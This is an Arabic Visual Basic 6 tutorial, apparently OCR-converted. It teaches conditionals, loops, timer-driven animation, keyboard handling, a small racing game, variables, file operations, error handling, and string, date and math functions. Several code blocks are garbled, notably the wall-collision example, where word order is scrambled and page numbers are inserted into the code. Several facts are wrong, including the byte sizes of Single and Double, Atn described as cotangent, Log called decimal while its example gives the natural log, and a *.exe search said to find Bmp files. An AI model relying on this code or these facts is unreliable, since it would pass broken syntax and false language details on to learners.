قاعدة If من اشهر قواعد فيجوال بيسيك، و تستخدم في الشروط فمعناها ان اذا حدث شيء فسيحدث هذا الشيء، و ان لم يحدث سيحدث شيء اخر، ولكن كيف نكتب هذا في طريقة كود؟؟ هذا ما سنعرفه...

تتكون هذه القاعدة من عدة اشياء و هي كاللآتي:

١) IF: و هي اول شيء يكتب في الكود و معناها ان اذا تحقق شيء معين.
٢) Then: تكتب بعد الحدث الذي يكتب بعد If و معناها ان اذا تحقق الشيء (الحدث بعد If) فسيتحقق شيء آخر.
٣) Else: و هي اذا لم يتحقق الحدث الذي بعد If يتحقق شيء لآخر، و هي ليست دورية اي لا تستخدم في كل الاكواد.

٤) ElseIf: تكون حدث جديد فهي مثل If العادية، ولكن بدلا من ان نقوم بكتابة كود جديد به If و End If نقوم بكتابة ElseIf و تكملة الكود.
٥) End If: و تكتب في نهاية الكود لايقاف القاعدة و هي مهمة جدا و تكتب في كل الاكواد.

و الان لنقوم بتطبيق بسيط علي ما سبق بكتابة قاعدة كاملة بكائنات عشوائية..

```
Private Sub Command1_Click()

If Text1.Text = "Ehab" Then
Image1.Visible = True
ElseIf Text1.Text = "Bibo" Then
Image1.Visible = True
                                        Else .٩

Image2.Visible = True
End If
End Sub
```

الشرح:
و كما يتبين من الكود انه يشبه Password عند كتابتها صحيحة تظهر صورة و عند كتابتها خاطئة تظهر صورة اخري، فاستخدمت If Text1.Text = "Ehab" اي ان لو الكتابة في التكست Ehab فانه ينتقل الي الحدث التالي Image1.Visible = True عن طريق كتابة Then ثم الحدث، و اذا كانت تكست Bibo فسيتم اظهار الصورة ايضا و ذلك باستخدام ElseIf، و اذا كانت التكست ليست Ehab و ليست Bibo ستظهر الصورة الثانية و ذلك باستخدام Else.

ارجو ان تكون طريقة شرحي جيدة و يفهمها الجميع.

الدالة IFF:
هي تستخدم كاختصار لدالة If..Else كالتالي:

```
Private Sub Command1_Click
X = Text1.Text
MsgBox IIf(X = 7, "X=7", "X<>7")
End Sub
```

ففي هذا المثال وضعت تكست و زر امر، واذا كانت تكست١ = ٧ فستظهر رسالة تثبت ذلك و العكس صحيح..

Select Case

تصلح عبارة الشرط if إذا كان جواب الشرط عبارة عن احتمالين أو ثلاثة أما إذا كنت تتوقع عند تقييمك لشرط معين احتمالات كثيرة فمن الأفضل أن نستخدم عبارة Select Case وتكون صيغتها العامة ما يلى:
تبدأ العبارة بـ Select Case يليها اسم المتغير او التعبير الذى سيتم اختباره .
تأتي بعد ذلك الاحتمالات Case بعد كل منها احدى قيم المتغير الذى ستتم مقارنته ثم يعقبها التعليمات التى ستنفذ إذا كان الشرط صحيحًا أو كان المتغير بهذه القيمة.
واخيرًا يأتى Case else ومعناها إذا كان المتغير لا يساوي أيًا من القيم السابقة أو إذا لم يكن الشرط صحيحًا فإن التعليمات التى تلى Else هي التى تنفذ .

مثال: ضع تكست بوكس و زر امر و اكتب به هذا الكود:

```
Private Sub Command1_Click

Select Case Text1.Text

Case "Bibo"

MsgBox "You Choosen Bibo.."

Case "Ehab"

MsgBox "You Chosen Ehab.."

Case Else

MsgBox "Wrong!"

End Select

End Sub
```

كما يتبين من الكود انه عند الضغط علي الزر، اذا كانت تكست = Bibo، فسيقة البرنامج باظهار رسالة، و اذا كانت Ehab، فيقوم البرنامج بارسال رسالة مختلفة و اذا لم تكن هذا او ذاك فسيظهر رسالة اخري..

For.. Next

هذه القاعدة من اهم قواعد الحركة التكرارية و تكتب كالاتي:

```
Private Sub Command1_Click()
For X = 1 To 10 Step 2
Print X
Next X
End Sub
```

كما تري من الكود السابق انه ليس عندنا سوا كائن الفورم و زر امر، و عند الضغط عليه، يتم طباعة ارقام علي الفورم من ١ الي عشرة ولكن خطوتان خطوتان اي تكتب الارقام: ١، ٣، ٥، ٧، ٩..

شرح الكود:
في السطر الاول كتبت ان X هي الارقام من ١ الي ١٠ عن طريق كتابة For X = 1 To 10، اما Step 2 فهي خطوة العد، و في السطر Print X يقوم البرنامج بطباعة ماحدث، و Next X هي نهاية الكود..

While.. Wend

هذه القاعدة تستخدم في فعل شيء معين اثناء حدوث حدث معين، وعند انتهاء هذا الشيء ينتهي الحدث، و تتكون القاعدة من:
While، Wend

مثال يتم كتابة الكود كالآتي:

```
Private Sub Command1_Click()
Score.Caption = "0"
While Score.Caption < 10    ١٠.
Score.Caption = Score.Caption + 1
Wend
End Sub
```

و في هذا المثال عندنا ليبل اسمه Score، و طالما الرقم الموجود به اصغر من ١٠ فيقوم البرنامج بزيادة ١ الي ان تصل الي الرقم عشرة..

Do.. Loop

قاعدة Do.. Loop تستخدم في تكرار شيء ما الي ان يحدث شيء ما، وتتكون من:

١) Do: و هي اول شيء يكتب لفعل شيء.
٢) Loop Until: تكتب بعد الحدث الذي يكتب بعد Do و معناها ان هذا الشيء سيتم تكريره حتي يحدث شيء ما.

يتم كتابة الكود كالآتي:

```
Private Sub Command1_Click()
Score.Caption = "0"
                                                    Do  .١١
Score.Caption = Score.Caption + 1
Loop Until Score.Caption = "10"

End Sub
```

ففي هذا الكود عندنا ليبل اسمه Score، يقوم البرنامج باضافة ١ الي الرقم حتي تصل الي الرقم عشرة..

التحريك

لتحريك اي صوره او ليبل او اي كائن اخر يجب اولا اضافة Timer لكتابه الكود به، و كود الحركة سهلة جدا و سأشرحها الان.. أضف صوره سمها Image، و ميقاتي وسمه TmrMove واجعل القيمة Interval لـه تساوي ٥٠٠ (للانترفال قواعد ثابتة فالثانية تساوي ١٠٠٠) و في صفحة الكود اكتب هذه الكود:

```
Private Sub TmrMove_Timer()
Image.Move Image.Left + 120, Image.Top + 120
End Sub
```

و الآن لنقوم بشرح الكود : يتبين من الكود ان الصورة ستتحرك لليسار و للاسفل بمقدار ١٢٠ Twip، و اذا اردتها تتحرك لليسار فقط فقم بتغيير الرقم بجانب Top الي ٠ وهكذا.. ولكن ماذا عن اليمين و الاعلي؟؟ راجع الجدول الاتي و ستجد الحل...

قيمـــة Top	قيمة Left	اتجاه الحركة
0	+	لليمين
0	-	لليسار
-	0	للأعلى
+	0	للأسفل
+	+	لليمـــــــــين والأسفل
-	+	لليمـــــــــين والأعلى
-	-	لليـــــــــسار والأعلى
+	-	لليـــــــــسار والأسفل

التصادم بجدران الفورم

في هذا الدرس سنصمم معا مثالا عبارة عـن صـورة تتحـرك أفقيـا ... حتـى تصل إلىجدار الفورم ... ومن ثم تعكس اتجاهها لتسير في الإتجاه المقابـل ...

سـنسـتخدم في هذا المثال كائن الفورم و صورة من نوع Image و تايمر..

غير Interval الخاصة بالتايمر الي ١٠٠..

- يجب هنا أن نعرف ما هي أقصى نقطة يمكن للصورة أن تتحرك فيهـا لجهة اليمين ... وأقصى نقطة تتحرك فيها لجهة اليسار ...
- أقصى نقطة تتحرك فيها الصورة لجهة اليسار هـي النقطـة صـفر لأن في هـذه النقطـة تكـون أول الـصورة ملاصـقة لأول الفـورم مـن جهـة اليمين..
- أمـا أقـصى نقطـة تتحـرك فيهـا الـصورة لجهـة اليـسار فتحتـاج بعـض التركيز مع المفاهيم التالية:

١- أقصى نقطة على يمين الفورم هي Form.Width أو عرض الفورم

٢- أقصى نقطة على يمين الصورة هي النقطة Picture.Width مضافا إليها Picture.Left..

٣- أقصى نقطة تتحرك عندها الصورة لجهة اليمين هي أن يكون مجموع Picture.Width + Picture.Left أقل من أو يساوي Form.Width ...

الآن سنعلن عن متغير يساوي سرعة الصورة لليمين واليسار ... وهذه السرعة لن تزيد عن ١٠٠ لذا فأفضل نوع لهذا المتغير هو النوع Byte و لكننا على الرغم من هذا سنستخدم النوع Integer لأن هذه هذا المتغير قد يحمل قيمة سالبة ... وهذا حين تكون الحركة من اليمين لليسار ... والنوع Byte لا يصلح للقيم السالبة..

في إجراء تحميل الفورم Form_Load سنحدد مكان الصورة على أقصى يسار الفورم وذلك لأن الحركة ستبدأ من اليسار لليمين وذلك بالأمر التالي:

```
PicMove.Left = 0
```

ثم في قسم الإعلان Genral سنعلن عن ثلاثة متغيرات الأول هو سرعة الحركة ... والثاني هو أقصى نقطة للحركة من جهة اليمين ... والثالث هو أقصى نقطة للحركة من جهة اليسار ... وذلك كالتالي:

```
Dim Speed As Integer
Integer Dim FarLeft As
Dim FarRight As Integer
```

سنعود الآن لحدث تحميل الفورم ونكتب فيه قيم هذه المتغيرات كالتالي:

```
MoveSpeed = 50
FarLeft = 0
FarRight = Form1.Width
```

نكتب الكود التالي في التايمر:

```
MoveSpeed PicMove.Left = PicMove.Left +

Then MoveSpeed = 50 FarLeft > If PicMove.Left

FarRight Then MoveSpeed =  < PicMove.Width) If (PicMove.Left +
-50
```

شرح الكود السابق:

١- تحريك الصورة بزيادة أو نقصان القيمة Left حسب قيمة المتغير MoveSpeed..

٢- إذا وصلت الصورة لنقطة أقل من أو تساوي FarLeft فإن قيمة الحركة ستتغير إلى موجبة ... حتى يتغير اتجاه الحركة.

٣- لو وصلت الصورة إلى نقطة أكبر من أو تساوي قيمة FarRight فإن قيمة الحركة ستتغير إلى قيمة سالبة.

استخدام لوحة المفاتيح

من اهم الاشياء التي في صنع الالعاب استخدام لوحة المفاتيح، و لها نوعان، كودهما سهلة جدا ولكن تحتاج الي فهم...

- **الطريقة الاولي: KeyCode:**

تكتب كود الازرار في صفحة كود الفورم ولكن ليس في FormLoad بل في KeyDown فاتبع الخطوات التالية..

١) قم بفتح صفحة كود الفورم و غير الاجراء FormLoad الي KeyDown..
٢) اكتب الكود التالي:

```
Private Sub Form_KeyDown (KeyCode As Integer, Shift As Integer)
 If KeyCode=VbKeyX Then Image1.Visible = False
End If
End Sub
```

ملحوظة: يمكن تغيير X ال اي مفتاح آخر في لوحة المفاتيح و ايضا يمكن تعديل الحدث Image1.Visible = False الي اي حدث آخر.

ملحوظة: عند استخدام ايا من الازرار Ctrl, Alt, Esc, Del...الخ، يجب كتابتها كامله فمثلا Ctrl تكتب Control، و Esc تكتب Escape و هكذا..

الطريقة الثانية: ASCII:

و هذه الطريقة اصعب بقليل تكتب تماما كما بالكود السابق، ولكن في KeyPress و مع بعض التغييرات، فتكتب كوده هكذا..

```
If Ascii = # Then

Image1.Visible = True
```

```
End If
```

الرمز # يرمز الي رقم المفتاح في صيغة ASCII فمثلا Enter تكون ١٣ وهكذا..

ويمكن طبعا تغيير الاجراء Image1.Visible = True...

ملحوظة: عند استخدام ايا من هذه الطرق، يجب ان لا يكون اي كائن محدد، و بالطبع هذا صعب جدا، لتفادي هذا اكتب هذا الكود في Form_Load:

```
Form1.KeyPreview = True
```

- لمعرفة ارقام ASCII الخاصة بلوحة المفاتيح كلها، يمكنك صنع برنامج بسيط لمعرفة الرقم، ضع ليبل في فورم و اكتب هذا الكود:


```
Private Sub Form_KeyPress(KeyAscii As Integer)

Label1.Caption = KeyAscii

End Sub
```

الفكرة و وضع الكائنات

<u>الفكرة:</u>

سنصنع الان لعبة سباق سهلة و بسيطة، فقط تكتب اسمك و سرعة منافسك ثم تضغط ابدأ ليبدأ العد التنازلي للعب ثم تلعب....

ضع الكائنات كما تري بالشكل:



- يجب كتابة الاسماء الموضحة كما هي و الا عليك تغييرها في الكود ايضا..

خصائص Timers:

Timer1: غير انترفال الي ١٠٠٠..

Timer2: غير انترفال الي ١٠٠ و الخاصية Enabled الي False..

Timer3: غير انترفال الي ١ و Enabled الي False..

كود اللعبة

- اولا: كود Timer1 :

في هذا التايمر سنكتب كود العد التنازلي و تكون كالتالي:

```
Dim X As Integer
X  = Label1.Caption
Label1.Caption = X – 1
If X = 0 Then
Label1.Visible = False
Timer1.Enabled = False
Timer2.Enabled = True
Timer3.Enabled = True
```

علي ما اعتقد ان الكود واضح وليس بحاجة لشرح..

- ثانيا: كود Timer2:

هذا التايمر سيكون مخصص لحركة المنافس:

```
Dim X
X = Text2.Text
Image2.Move Image2.Left + X
```

- ثالثا: كود زر ابدأ:

```
Text1.Enabled = False
Text2.Enabled = False
Command1.Enabled = False
Timer1.Enabled = True
```

- رابعا: كود Timer3:

هذا التايمر سنكتب به طريقة الفوز باللعبة بالنسبة اليك و للمنافس:

```
Dim X
X = Text2.Text
If Image1.Left > 6720 Then
Timer1.Enabled = False
Timer2.Enabled = False
Timer3.Enabled = False
MsgBox " مبروك" & X & "! لقد ربحت!"
End
ElseIf Image2.Left > 6720 Then
Timer1.Enabled = False
Timer2.Enabled = False
Timer3.Enabled = False
MsgBox " للاسف" & X & "! لقد خسرت!"
End
End If
```

حيث يكون الرقم ٦٧٢٠ هو اقصي نقطة لليسار..

- خامسا: كود الحركة:

اكتب هذا الكود في الاجراء KeyDown الخاص بالفورم:

```
If Label1.Visible = True Then
   If KeyCode = vbKeyLeft Then
   Image1.Move Image1.Left + 180
   ElseIf KeyCode = vbKeyRight Then
   Image1.Move Image1.Left – 180
   End If
End If
```

اذا قرأت الدروس السابقة الخاصة بالالعاب فلن تحتاج الي ان اشرح هذه الاكواد..

المتغيرا ت

المتغير عبارة عن مكان غير مرئي تحفظ به بعض البيانات المؤقتة، وسرعان ما تفقد قيمتها و مساحتها عند اغلاق البرنامج..

انواع المتغيرات:

١) رقمية: و هي متغيرات تقبل ارقاما فقط و تتيح عملية ضرب و الطرح ..الخ.
٢) حرفية: و هي متغيرات تقبل سلاسل حرفية مهما كان محتواها..
٣) عملة: و هي متغيرات التي تقبل ارقام العملات..
٤) تاريخ – وقت: و هي متغيرات تحمل قيم التاريخ و الوقت..
٥) متغيرات متخصصة: و هي متغيرات تخصصها انت بنفسك عن طريق الامر Format..
٦) متغيرات Variant: و هي متغيرات تقبل كل الصور السابقة و لكن تشغل مساحة كبيرة من الذاكرة..

أنواع المتغيرات الرقمية

النوع	القيمة	المساحة
Byte	يسمح باستخدام ارقام صحيحة بين ٠ و ٢٥٥..	يحجز ١ بايت من الذاكرة
Integer	يسمح باستخدام ارقام صحيحة بين –٣٢٧٦٧ و ٣٢٧٦٧..	يحجز ٢ بايت
Long	يسمح باستخدام ارقام صحيحة بين – ٢١٤٧٤٨٣٦٤٧ الي ٢١٤٧٤٨٣٦٤٧..	يحجز ٤ بايت
Single	يسمح باستخدام ارقام كسرية و عشرية بين - 3.402823E+38 الي 3.402823E+38	٦ بايت
Double	يسمح باستخدام ارقام كبيرة جدا تصل الي 1E+9000	١٠ بايت

التركيبات Enum

الكلمة Enum هي اختصار لكلمة Enumeration، و بها تستطيع تعريف نوع جديد من المتغيرات تسميه بنفسك و تكتب في Genral، انظر هذا المثال:

```
Private Enm Name

Ahmed

Mohamed

Ehab

Arafa

End Enum
```

وهكذا نكون انشأنا المتغير و يحتوي علي هذه الاسماء، و يمكنك استخدامه مثل المتغيرات تماما.

التركيبات UTD

تعرف هذه التركيبات من قبل المبرمج، و يمكن ان تحتوي علي انواع مختلفة من البيانات و تعرف كما يلي:

```
Private Type FootBall

BestPlayer As String

Age As Integer

Cool As Boolean

End Type
```

و عند الاستخدام ستجد ان هذه البيانات موجودة في المتغير FootBall..

انشاء و مسح مجلدات

لمسح اي مجلد في مكان معين نستخدم الامرRmdir و يكون كالآتي:

```
Private Sub Command1_Click()
On Error Resume Next
RmDir (App.Path + "\Bibo”)
End Sub .١٢
```

- هكذا سيمسح ملف اسمه Bibo في مسار البرنامج..

و لانشاء مجلد نستخدم Mkdir كالتالي:

```
Private Sub Command1_Click()
On Error Resume Next
MkDir (App.Path & "\Bibo")

End Sub
```

- و هذا الكود سينشئ ملف اسمه Bibo في مسار البرنامج..

يمكنك طبعا تغيير مكان انشاء او حذف المجلد..

نقل ملف

لنقل ملف من مكان الي مكان اخر نستخدم هذا الكود:

```
Private Sub Command1_Click()

Name ("C:\Test.txt") As ("D:\Bibo.txt")

End Sub
```

وهكذا سيتم نقل الملف Test.txt الي مكان اخر باسم Bibo.txt، و يمكنك ايضا تغيير امتداده اذا اردت.. وطبعا يمكنك تغيير مكان و اسم الملف الاول والثاني..

مسح الملفات

لمسح اي ملف في مكان معين نستخدم الامرCall Kill و يكون كالآتي:

```
Private Sub Command1_Click()
Call Kill ("Path")

End Sub
```

حيث Path هي مسار الملف مع كتابة اسمه فتكون مثلا:

```
Private Sub Command1_Click()
Call Kill ("C:\Ehab.txt")

End Sub
```

و لمسح جميع ملفات التكست الموجودة في C نغير Ehab.txt الي *.txt و لمسح كل الملفات نغيرها الي *.* و يمكن تغيير الباترن، لكن احذر فعند المسح لا يظهر لك رسالة و لا يذهب الملف الي سلة المهملات بل يحذف تماما ..

يمكنــك ان تحــذف ملــف تختــاره بنفــسك بــصورة مرئيــة عــن طريــق CommonDialog كالتالي:

ضع CommonDialog و زر امر واكتب به هذا الكود:

```
Private Sub Command1_Click()
CommonDialog1.ShowOPen
Call Kill (CommonDialog1.FileName)
End Sub
```

و هكذا بمجرد اختيار الملف و ضغط OK يحذف الملف..

البحث عن ملفات

تستخدم الدالة DIR للبحث عن الملفات كما يلي:

```
Dim Fname As String

Fname = Dir$("C:\Windows\*.exe")

Do While Len(Fname)

List1.AddItem Fname

Fname = Dir$

Loop
```

وهكذا يقوم البرنامج بالبحث عن ملفات Bmp و وضعها في List..

خصائص اخري للملفات

اخفاء الملفات:

```
Private Sub Command1_Click()
SetAttr "Path", vbHidden

End Sub
```

جعل الملفات قراءة فقط Read Only:

```
Private Sub Command1_Click()
SetAttr "Path", vbReadOnly

End Sub
```

ارشيف:

```
Private Sub Command1_Click()
SetAttr "Path", vbArchive
```

End Sub ١٣.

و تكون Path هي مسار الملف و اسمه...

معرفة خصائص ملف ما:

```
Private Sub Command1_Click()
Dim fso, d, f, s
filespec = "c:\autoexec.bat" ' مثال ملف
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.GetFile(filespec)
s = UCase(f.Path) & vbCrLf
s = s & Chr(13) & "تاريخ الإنشاء: " & Chr(9) & f.DateCreated
s = s & Chr(13) & "تاريخ التعديل: " & Chr(9) & f.DateLastAccessed
s = s & Chr(13) & "التعديل الأخير:" & Chr(9) & f.DateLastModified
MsgBox s, vbMsgBoxRight + vbMsgBoxRtlReading + vbYes,
"Résultat"
End Sub
```

اعادة تسمية ملف:

```
Name "C:\Bibo.txt" As "C:\Ehab.bmp"
```

يمكنك اختيار الملف مرئيا عن طريق CommonDialog.. راجع حذف الملفات و درس فتح البرامج..

فتح البرامج

يمكن فتح اي برنامج عن طريق استخدام فيجوال بيسيك عن طريق Shell و تكتب الكود كالتالي:

```
Private Sub Command1_Click()

A = Shell("C:\WINDOWS\notepad.exe", vbNormalFocus)

End Sub
```

و الان عند الضغط علي الزر سوف يفتح برنامج NotePad، و اذا اردت فتح برنامج اخر غير مسار الملف..

يمكنك ان تفتح ملف تختاره بنفسك بصورة مرئية عن طريق CommonDialog كالتالي:

ضع CommonDialog و زر امر واكتب به هذا الكود:

```
Private Sub Command1_Click()
CommonDialog1.ShowOPen
A = Shell(CommonDialog1.FileName)
End Sub
```

و هكذا بمجرد اختيار الملف و ضغط OK يفتح الملف..

الاخطاء و انواعها

عند عمل برنامج بالفيجوال بيسيك، يمكن ان تخطئ في كتابة كود او ما شابه، بل هناك ايضا اخطاء غير مرئية تحدث اثناء تشغيل البرنامج باستمرار..

انواع الاخطاء:

SyntaxError: و هذا النوع من الاخطاء يحدث اثناء كتابة الكود.

RunTimeError: و هو توقف مفاجئ للبرنامج، مثلا عند تحميل تحميل صورة في C مثلا، ولم يجد البرنامج هذه الصورة، فيحدث هذا النوع من الاخطاء..

LogicalError: و هو خطأ يحدث من قبل المبـرمج، فيكتـب كـود تـؤدي الـي نتيجة لا يريدها...

تفادي الاخطاء

تفادي جميع الاخطاء التي تحدث بالبرنامج:

اتفادي جميع الاخطاء التي تحدث اثناء تشغيل البرنامج اكتـب هـذا الـسطر في بداية كل كود:

```
On Error Resume Next
```

رسالة تنبيه اثناء حدوث RunTimeError:

عند حدوث RunTimeError تظهر رسالة محتوياتها كالتالي:

```
RunTimeError '#'

ErrType
```

حيث تكون # هي رقم الخطأ، و ErrType نوع الخطأ مثل CantLoadFile او CantFindFile..

و لنفترض ان نوع الخطأ هو CantFindFile اي لا يمكن العثور علي الملـف و يحدث اثناء تحميل صورة و نص غير موجود، اما رقمـه فهـو 53، و تريـد كتبـة كود عند حدوث هذا الخطأ تظهر رسالة تنبيه، فاكتب الكود هكذا:

```
On Error GoTo Bibo

Bibo:

If Err.Number = 53 Then

MsgBox "هذا الملف لا وجود له..", 16

End If
```

و هكذا عند وقوع هذا الخطأ ستظهر هذه الرسالة..

و اذا اردت ان يظهر رقم الخطأ و سـببه برسـالة باسـم مـشروعك اسـتخدم هذا الكود:

```
On Error GoTo Ehab

Ehab:

If Err Then

MsgBox Err.Number & Chr(10) & Err.Description, 16

End

End If
```

السلاسل الحرفية

السلاسل الحرفية Strings هي الصورة التى يتم بها تخـزين النـصوص فـي ذاكرة الحاسـب.
جميع الدوال التى تتعامـل مـع النـصوص يـتم تمريـر نـص إليهـا فـي صـورة متغير حرفي String..
يمكن دمج متغيرين حرفين كما بهذا الكود:

```
Dim String1 As String

Dim String2 As String

String1 = "Bibo"

String2 = "Ehab"

Label1.Caption = String1 & String2
```

وهكذا اعلنا عن متغيرين من نوع حرفي و عرفنـاهم، و قمـت بوضـع ليبـل و اظهار قيمة String1 و String2 به..

تغيير حالة الاحرف

- تحويل الاحرف الي احرف كبيرة:

ضع تكسـت بوكس، و زر امر و اكتب هذا الكود:

```
Text1.Text = UCase(Left(Text1.Text, Len(Text1.Text)))
```

- تحويل الاحرف الي احرف صغيرة:

ضع تكست بوكس، و زر امر و اكتب هذا الكود:

```
Text1.Text = LCase(Left(Text1.Text, Len(Text1.Text)))
```

- الحرف الاول كبير و الباقي صغير:

ضع تكست بوكس، و زر امر و اكتب هذا الكود:

```
X = Text1.Text
Y = UCase(Left(X, 1))
Z = LCase(Right(X, Len(X) - 1))
Text1.Text = Y & Z & g
```

- شقلبة الاحرف:

ضع تكست بوكس، و زر امر و اكتب هذا الكود:

```
Text1.Text = StrReverse(Text1.Text)
```

دوال نصية

الدالة Len: ترجع طول نص معين وتستخدم كما يلي:

```
Dim Stl As Integer
Stl = Len(String1)
```

الدالة Trim: تمحو المسافات من بداية ونهاية النص، و تستخدم كما يلي:

```
Result = Trim(String1)
```

الدالة LTRim: تمحو المسافات من بداية النص . وتستخدم كما يلي:

```
Result = LTrim(String1)
```

الدالة RTrim: تمحو المسافات من نهاية النص . وتستخدم كما يلي:

```
Result = Rtrim(String1)
```

الدالة Left: ترجع عدد معين من الأحرف من بداية النص، ويستخدم كما هو موضح:

```
Result = Left(String1, 1)
```

الدالة Right: ترجع عدد معين من الأحرف من نهاية النص وتستخدم كما هو موضح:

```
Result = Right(String1, 1)
```

الدالة Mid: ترجع عدد معين من الاحرف من وسط النص بداية من حرف محدد وتستخدم كما يلي:

```
Result = Mid (String1, 2, 1)
```

الدالة chr(): تعطى الحرف المقابل للكود AscII وتستخدم كالآتي:

```
Result = Chr(13)
```

الدالة ASC(): تعطى كود ASCII المقابل لحرف معين وتستخدم كالآتي:

```
Dim AscCode

AscCode =  Asc("E")
```

الدالة Str (): لتحويل المتغير الرقمي إلى صيغة نصية . وتستخدم كما يلى:

```
Result = Str("5")
```

الدالة Val (): لتحويل المتغير النصي إلى صيغة رقمية وتستخدم كما يلى:

```
Dim Number

Number = Val(String1)
```

جميع ارقام هذه الدوال قابلة للتغيير، اما بالنسبة لكلمة String1 فهي اي متغير حرفي من نوع String و Result الكائن المراد ظهور النتيجة به وليكن ليبل مثلا..

هذه امثلة للدوال اما اذا اردت معرفة معظم الدوال المستخدمة في الفيجوال بيسيك افتح درس بعض الدوال في التعامل مع الاجرائات و الدوال..

ألتعامل مع التاريخ

- زيادة ايام او شهور علي التاريخ الاصلي استخدم هذا الكود:

```
Label1.Caption = DateAdd(Interval, Number, Date)
```

حيث تكون Interval هي المراد زيادته سواء كان ايام "D" او شهور "M"، و Number هو رقم الايام او الشهور او السنين المراد زيادتها، و Date هو التاريخ الحالي.. و كما يتبين ان النتيجة ستظهر في ليبل..

مثال:

```
Date1 = DateAdd("M", 3, Date)
```

- المقارنة بين تاريخين:

```
Label1.Caption = DateDiff(Interval, "Date1", "Date2")
```

Date1 هي التاريخ الاول، و Date2 هي التاريخ الثاني، اما Interval فهي المراد ظهور النتيجة به من شهور "M" و ايام "D"، و لظهورها بالسنين الكتب هذا الكود:

```
Label1.Caption = DateDiff("m", "14/7/1989", "26/4/2003") \ 12
```

- **كتابة التاريخ بطرق اخري:**

لقد ذكرت من قبل كيفية عمل تاريخ مختصر و لكن ماذا اذا اردنا كتابة اليوم وحده و الشهر وحده و السنة وحدها؟؟ و بالأحرف ايضا؟؟

ضع تايمر و غير Interval الي ما تريد ١٠٠٠ مثلا ثم استخدم هذه الاكواد..

كتابة السنة:

```
Label1.Caption = Format (Date, "YYYY")
```

كتابة الشهر بالحروف:

```
Label2.Caption = Format (Date, "MMMM")
```

كتابة الشهر بالارقام:

```
Label3.Caption = Format (Date, "MM")
```

كتابة اليوم بالحروف:

```
Label4.Caption = Format (Date, "DDDD")
```

كتابة رقم اليوم:

```
Label5.Caption = Format (Date, "DD")
```

كما تري لدينا 5 ليبل، يظهر التاريخ بطريقة مختلفة في كل واحدة...

- هذا بالنسبة للتاريخ الميلادي، و لكن يمكنك ايضا كتابة التاريخ بالهجري عن طريق كتابة هذه الكود في زر مثلا حيث عند الضغط عليه تتغير التواريخ من ميلادي الي هجري..

١٤. Calendar = vbCalHijri

- و للتاريخ الميلادي:

١٥. Calendar = vbCalGreg

العمليات المنطقية

عملية Not: اذا كانت هذه العملية False فتكون نتيجة الشرط True..

عملية And: يجب ان يكون الشرطان صحيحان لتكون النتيجة True..

العملية Or: تكون True اذا كان احد الشرطين صحيح..
عملية Xor: تكون النتيجة True إذا كان واحد فقط من التعبيرين الشرطين صحيحًا وتكون النتيجة خطأ إذا كان كلاهما صح أو خطأ.
عملية Eqv: تكون النتيجة True إذا كان كلا التعبيرين الشرطين صحيحًا أو خطأ .

دوال رياضية

الدوال الرياضية Mathematics Functions :

الدالة Abs : ترجع القيمة المطلقة لآي عدد وترجعه من نفس نوع البيانات المعطى للدالة والمقصود بالقيمة المطلقة هي قيمة العدد بدون إشارة فالقيمة المطلقة ل (-١٣) مثلا هي (١٣) وهكذا، فمثلا لو كتبنا الكود التالي..

```
Number=Abs(-45.6)
Text1.Text = Number
```

فإن نتيجة تنفيذ الدالة هي Number=45.6
ولاحظ أن القيمة المدخلة للدالة لابد أن تكون عدد أو تعبير عددي فإذا كانت القيمة المدخلة للدالة Null ستكون النتيجة Null وإذا كانت القيمة المدخلة للدالة متغير فارغ أو لم يتم تعيين قيمة له ستكون النتيجة صفر..

الدالة Sqr : تستخدم هذه الدالة في تحديد الجذر التربيعي لرقم معين وتأخذ الصورة العامة التالية.

```
Number=Sqr(25)
Text1.Text = Number
```

فإن نتيجة تنفيذ الدالة هي Number=5 ..

الدالة Log: تستخدم هذه الدالة في تحديد قيمة اللوغاريتم العشري لرقم وتأخذ الصورة العامة التالية :

```
Number=Log (20)
Text1.Text = Number
```

فإن نتيجة تنفيذ الدالة هي MyNumber=2.9957327..

الدالة Int: وتستخدم هذه الدالة لحساب الجزء الصحيح فقط من رقم يشتمل علي أرقام صحيحة وعشرية أو بعبارة أخر لحذف الأرقام العشرية الموجودة بعد العلامة العشرية بدون تقريب وتأخذ الصورة التالية:

```
Number=Int (332.54)

Text1.Text = Number
```

فإن نتيجة تنفيذ الدالة هي MyNumber=332

الدالة Atn: تستخدم هذه الدالة في حساب مقلوب ظل الزاوية "ظتا" للرقم الذي تشتمل علية مقدار بالتقدير الدائري وتأخذ الصورة العامة التالية:

```
MyNumber=Atn (رقم)
Text1.Text = MyNumber
```

الدالة Tan: تستخدم هذه الدالة في تحديد قيمة ظل زاوية معينة وتأخذ الصورة العامة التالية :

```
MyNumber=Tan (رقم)
Text1.Text = My Number
```

الدالة Cos: وتستخدم هذه الدالة في تحديد قيمة جيب تمام الزاوية معينة وتأخذ الصورة العامة التالية:

```
MyNumber=Cos (رقم)
Text1.Text = MyNumber
```


الدالة Sin: تستخدم هذه الدالة في تحديد قيمة جيب زاوية معينة وتأخذ الصورة العامة التالية:

```
Number=Sin (رقم)
Text1.Text = Number
```

وضع الكائنات

